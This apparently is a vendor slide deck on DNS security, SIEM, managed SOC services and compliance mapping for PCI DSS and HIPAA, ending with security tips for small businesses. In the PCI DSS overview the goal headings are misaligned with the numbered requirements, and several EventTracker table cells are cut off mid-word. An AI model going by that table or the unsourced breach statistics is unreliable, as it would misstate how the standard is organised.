
**43% of companies had a data breach in the past year.**



**Attacks are broader, deeper and more sophisticated than ever before**



# DNS Security is Crucial



01

76% subject to a DNS attack

02

Networks exploited by:


- Botnet Command and Control (C&C)
- Advanced Persistent Threat (APTs)
- Drive-by-downloads
- Phishing

03


Ports 80 & 443 are generally open

# Primary DNS Risks

- 01 APTs
- 02 Botnet Malware
- 03 DNS Changer Trojans
- 04 Ransomware
- 05 Web users



# Webroot SecureAnywhere® DNS Protection



# What is SIEM?

---

- What devices in your network have logs?
- Is there valuable security related data in the logs?
- Do you monitor them?
  - Real-time
  - Hourly
  - Daily
  - Weekly
  - Monthly
  - Yearly

# What is SIEM?

---

- Even a small network can generate millions of log records daily generating dozens or hundreds of “alerts”
- Each of these logs has a unique format
- Maybe you have implemented a syslog server and tried to monitor for specific lines of activity
- Now how do you leverage it?


**This is where SIEM begins and basic log management ends!**

# What is SIEM?

---

- Security and Event Management (SIEM)
  - Coined by Gartner in 2005
- An approach that combines:
  - SIM (Security Information Management)
    - Collecting, monitoring and analyzing security related data from logs
  - SEM (Security Event Management)
    - Alerting on specific triggers in log data
- Pronounced “sim” with a silent e

# The Evolution of SIEM?



## Centralized Log Management

Centralized log collection and storage is used to fulfill an operational need.

## SIEM

The technology began to extract intelligence from logs to meet a compliance or security need.

## SIEM ++

SIEM vendors add adjacent technologies like VAS, IDS, flow analysis and deception (honeynet), for greater security and compliance

## SIEM-As-A-Service

With greater intelligence comes the need for more monitoring and analysis, but a skills shortage creates a market for managed or co-managed options that help provide a better SIEM ROI.

## SIEM-As-A-Utility (future)

In the future, security will be built into the foundation of the network devices.



# The Questions We Must Answer

---


- The 4 W's
  - Who
    - Who is being attacked?
  - What
    - What is it trying to do?
  - Where
    - Where is the attack coming from?
  - When
    - When did it happen?



# Detect and Respond



# Anatomy of an Attack



Powered by



- ✓ No Hardware Required
- ✓ Over 2,100 Log Types / Sources
- ✓ Threat Response Capabilities
- ✓ Ideal for compliant-centric customers



Continuum SOC Managed

# COMPLIANCE

- ✓ PCI DSS
- ✓ HIPAA
- ✓ 23 NYCRR 500
- ✓ SOX 404
- ✓ FISMA/NIST 800-53
- ✓ GPG-13
- ✓ SANS CAG
- ✓ GLBA
- ✓ EU GDPR
- ✓ NISPOM
- ✓ FFIEC/CFBP
- ✓ ICD503/DCID 6/3

- ✓ JAFAN
- ✓ NERC / CIP
- ✓ DoDI 8500
- ✓ ARS v2.0
- ✓ ISO 27001
- ✓ ISO 27002
- ✓ SAS-70-SOC
- ✓ NCUA
- ✓ GCSx
- ✓ DFARS
- ✓ NIST 800-171

## FISMA NIST 800-171 Control Families

### Access Control

NIST 800-171

#### PCI Data Security Standard – High Level Overview

Build and Maintain a Secure Network and Systems	1. Install and maintain a firewall configuration to protect network traffic that is sent to and from the organization's information systems.
Protect Cardholder Data	2. Do not use vendor-supplied defaults for system configurations and any default passwords.
Maintain a Vulnerability Management Program	3. Protect stored cardholder data.
Implement Strong Access Control Measures	4. Encrypt transmission of cardholder data across open, public networks.
Regularly Monitor and Test Networks	5. Protect all systems against malware and regularly update anti-virus software and programs.
Maintain an Information Security Policy	6. Develop and maintain secure systems and applications.
	7. Restrict access to cardholder data by assigning access to cardholder data on a need-to-know basis.
	8. Identify and authenticate access to system components.
	9. Restrict physical access to cardholder data.
	10. Track and monitor all access to network resources and identify and report any suspicious activities immediately.
	11. Regularly test security systems and processes.
	12. Maintain a policy that addresses information security for all personnel and contractors who access cardholder data, and for any third parties with access to cardholder data.

#### Statement of Compliance – PCI DSS v3.2

PCI DSS v3.2 Requirements	EventTracker Solution
<b>Requirement 1: Install and Maintain a firewall configuration to protect data</b> 1.1.1 A formal process for approving and testing all network connections and changes to the firewall and router configuration.	EventTracker supports 1.1.1 by firewall and router configuration investigations, and reports.
1.1.5 Description of groups, roles, and responsibilities for management of network component.	EventTracker supports 1.1.5.a-b allowed or denied, secure or int and ports within the organization via investigations and reports.
1.1.6 Documentation of business justification and approval for use of all services, protocols, and ports allowed, including documentation of security features implemented for those protocols considered to be insecure.	EventTracker supports testing providing details of allowed or denied ports within the organization via investigations and reports.
1.2.1 Restrict inbound and outbound traffic to that which is necessary for the cardholder data environment, and specifically deny all other traffic.	EventTracker supports for 1.2.1 details of allowed or denied inbound and ports within the organization via investigations and reports. This will allow for v outbound traffic is being restrict
1.2.2 Secure and synchronize router configuration files.	EventTracker supports for 1.2.2 firewall synchronization critical by providing details of firewall v via investigations and reports.
1.3.1 Implement a DMZ to limit inbound traffic to only system components that provide authorized publicly accessible services, protocols, and ports.	EventTracker supports for DMZ details of allowed or denied net between the DMZ environment internal network environment v reports.
1.3.2 Limit inbound Internet traffic to IP addresses within the DMZ.	EventTracker supports for 1.3.2 alert on allowed or denied net external Internet and the organ environment via investigations v

#### EventTracker Statement of Compliance for HIPAA

##### Administrative Safeguards:

HIPAA Control Requirements	EventTracker Solution	Baseline Reports	EventTracker Alerts
<b>Section: 164.308(a) (1) (i)</b> Security management process. Implement policies and procedures to prevent, detect, contain, and correct security violations.	Fully featured auditing of access, changes, and configuration of all systems creating, receiving, maintaining, and transmitting ePHI and recording of who changed what, when, and where, ensures HIPAA compliance. Centralized consolidation and archival or audit trials, using predefined custom-built reports covering all major types of activities across the entire IT infrastructure.	Yes	Yes
<b>Section: 164.308(a) (1) (ii) (D)</b> Information system activity review: Implement procedures to regularly review records of information system activity, such as audit logs, access reports, and security incident tracking reports.	Extensive auditing and reporting on both administrative and user activity in Active Directory, Group Policy, Exchange, the file servers, virtual environments (VMware, Microsoft), SQL Servers. Detection of who did what, when, and where with advanced rollback capabilities of unauthorized actions. Centralized consolidation and archival or audit trials with web-based reporting using predefined and custom-built reports covering all major types of activities: logins, logoffs, user account operations, file access on servers, workstations, both successful and the failed ones.	Yes	Yes
<b>Section: 164.308(a) (3) (ii) (C)</b> Termination procedures: Implement procedures for terminating access to electronic protected health information when the employment of workforce member ends.	Auditing of disabled accounts, automated de-provisioning of inactive user accounts. Create report of all disabled account.	Yes	Yes
<b>Section: 164.308(a) (4) (i)</b> Information access management. Implement policies and procedures for authorizing access to electronic protected health information that are consistent with the applicable requirements of subpart E of this part.	Auditing of files, folders and their permissions across the entire IT infrastructure for early detection of unauthorized changes to security access settings (e.g. granting of new permissions, changes of user access rights, etc.) and ensure adequacy of technical controls.	Yes	Yes
<b>Section: 164.308(a) (4) (ii) (A)</b> Isolating health care clearinghouse functions: If a healthcare clearinghouse is part of a larger organization, the clearinghouse must implement policies and procedures that protect the electronic protected health information of the clearinghouse from unauthorized access by the larger organization.	Complete auditing and automated change documentation for all types of access rights, privileges, and policies that control access to workstations, programs, transactions, and other systems to detect violations of HIPAA compliance security measures.	Yes	Yes
<b>Section: 164.308(a) (4) (ii) (C)</b> Access establishment and modification: Implement policies and procedures that, based upon the entity's access authorization policies, establish, document, review, and modify a user's right of access to a workstation, transaction, program, or process.	Complete auditing and automated change documentation for all types of access rights, privileges, and policies that control access to workstations, programs, transactions, and other systems to detect violations of HIPAA compliance security measures.	Yes	Yes

# What Should You Do Today?

- Vulnerability assessment
- Review how your IT team handles SPAM, technical policies and computer updates
- Employee training
- Replace your old anti-virus software
- Turn on all the security features of your firewall
- Encrypt anything that goes mobile
- Backup, backup and backup again
- Have a cyber incident response plan!

**Have you had a security assessment lately?**

- Spam Email**  
Secure your email. Most attacks originate in your email. We'll help you choose a service designed to reduce SPAM and your exposure to attacks on your staff via email.
- Passwords**  
Apply security policies on your network (Examples: Deny or limit USB file storage access, enable enhanced password policies, set user screen timeouts, and limit user access). Limit user access rights.
- Computer Updates**  
Keep Microsoft, Adobe and JAVA products updated for better security. We offer a "critical updater" service via automation to protect your computers from the latest know attacks.
- Training**  
Train your users - often! Teach them about data security, email attacks, and your policies and procedures. We offer a web-based training solution and "done for you" security policies.
- Did you know?**  
**1 in 5** Small businesses will suffer a cyber breach this year.  
**81%** Of all breaches happen to small and medium sized businesses.  
**97%** Of breaches could have been prevented with today's technology.
- Advanced Security**  
Move beyond the outdated anti-virus tools of the past. Contact us to see a demo of the latest in advanced endpoint protection available for your business.
- Firewall**  
Turn on Intrusion Detection and Intrusion Prevention features. Send the log files to a managed SaaS. And if your IT team doesn't know what these things are, call us today!
- Encryption**  
Whenever possible, the goal is to encrypt files at rest and in motion (think email) and especially on mobile devices.
- Backup**  
Backup local. Backup to the cloud. Test your backups often. And, if you aren't sure your backups are working properly, call us for a FREE ASSESSMENT.

# Q&A